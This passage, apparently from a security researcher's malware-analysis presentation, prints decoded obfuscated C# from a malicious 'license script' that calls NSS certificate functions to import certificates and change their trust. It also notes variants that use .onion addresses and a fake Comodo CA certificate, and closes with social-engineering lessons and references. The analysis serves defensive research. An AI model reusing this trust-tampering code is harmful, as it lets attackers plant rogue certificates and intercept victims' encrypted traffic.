IntPtr nickname)
{
    IntPtr pProc = GetProcAddress(tAlGJhEDhv, "CERT_ImportCerts");
    BqNDBOLDueZgLuM ptr =
    (BqNDBOLDueZgLuM)Marshal.GetDelegateForFunctionPointer(pProc,
    typeof(BqNDBOLDueZgLuM));
    return ptr(certdb, usage, ncerts, ref derCerts, ref retCerts,
    keepCerts, caOnly, nickname);
}

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate int jWforLg(IntPtr certdb, IntPtr cert, ref
CertTrusts trust);
private int PbMids(IntPtr certdb, IntPtr cert, ref CertTrusts trust)
{
    IntPtr pProc = GetProcAddress(tAlGJhEDhv,
"CERT_ChangeCertTrust");
    jWforLg ptr =
    (jWforLg)Marshal.GetDelegateForFunctionPointer(pProc, typeof(jWforLg));

    return ptr(certdb, cert, ref trust);
}

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
public delegate int fZZynBcJrEZ(IntPtr cert, uint ncerts);
private int BaeGY(IntPtr cert, uint ncerts)
{
    IntPtr pProc = GetProcAddress(tAlGJhEDhv,
"CERT_DestroyCertArray");
    fZZynBcJrEZ ptr =
```

second level decode of license script2.txt

Top line 124

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate int qbhoEno(IntPtr certdb, int usage, uint ncerts,
ref IntPtr derCerts, ref IntPtr retCerts, uint keepCerts, uint
caOnly, IntPtr nickname);
private int eBgfJ(IntPtr certdb, int usage, uint ncerts, ref
SECItem[] derCerts, ref IntPtr retCerts, uint keepCerts, uint caOnly,
IntPtr nickname)
{
    IntPtr pProc = GetProcAddress(mqXhZlHZVRxrPbG,
"CERT_ImportCerts");
    qbhoEno ptr =
    (qbhoEno)Marshal.GetDelegateForFunctionPointer(pProc, typeof(qbhoEno));

    return ptr(certdb, usage, ncerts, ref derCerts, ref retCerts,
    keepCerts, caOnly, nickname);
}

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate int GzbNyqHlQNXm(IntPtr certdb, IntPtr cert, ref
CertTrusts trust);
private int yxlkaz(IntPtr certdb, IntPtr cert, ref CertTrusts trust)
{
    IntPtr pProc = GetProcAddress(mqXhZlHZVRxrPbG,
"CERT_ChangeCertTrust");
    GzbNyqHlQNXm ptr =
    (GzbNyqHlQNXm)Marshal.GetDelegateForFunctionPointer(pProc,
    typeof(GzbNyqHlQNXm));
    return ptr(certdb, cert, ref trust);
}

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
public delegate int bmQWXC(IntPtr cert, uint ncerts);
private int dxQwhY(IntPtr cert, uint ncerts)
{
    IntPtr pProc = GetProcAddress(mqXhZlHZVRxrPbG,
"CERT_DestroyCertArray");
    bmQWXC ptr = (bmQWXC)Marshal.GetDelegateForFunctionPointer(pProc,
```

- We found more copies of scripts that were functionally identical to the ones in the malicious Electron apps on VT
- These scripts are exactly the same except they have different variable names throughout, and use different .onion addresses
- Contained the same fake Comodo CA certificate (embedded as base64) as found in the target's computer

Guidance for anyone who still answers their phone



Some lessons: maybe learned, maybe not

- Social engineering is probably more effective if you aren't a wildly popular, charismatic actor playing a con man
- Encourage people to report “weird” stuff and always be kind to them, even when it's a false alarm
- Conventional wisdom teaches people to be suspicious of emails, but we probably need to be more aware of phone calls now, too.



References

Research writeups

- <https://news.sophos.com/en-us/2023/04/13/tax-firms-targeted-by-precision-malware-attacks/>
- <https://news.sophos.com/en-us/image-spam-attack>

■ IOCs

- https://github.com/sophoslabs/loCs/blob/master/Troj_GuLoader.csv
- https://github.com/sophoslabs/loCs/blob/master/IOC_imagespam.csv

■ External sources

- <https://learn.microsoft.com/en-us/security-updates/securitybulletins/1998/ms98-016>
- <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2001/ms01-051>
- https://www.x86matthew.com/view_post?id=embed_exe_lnk



Questions?

spike@sophos.com

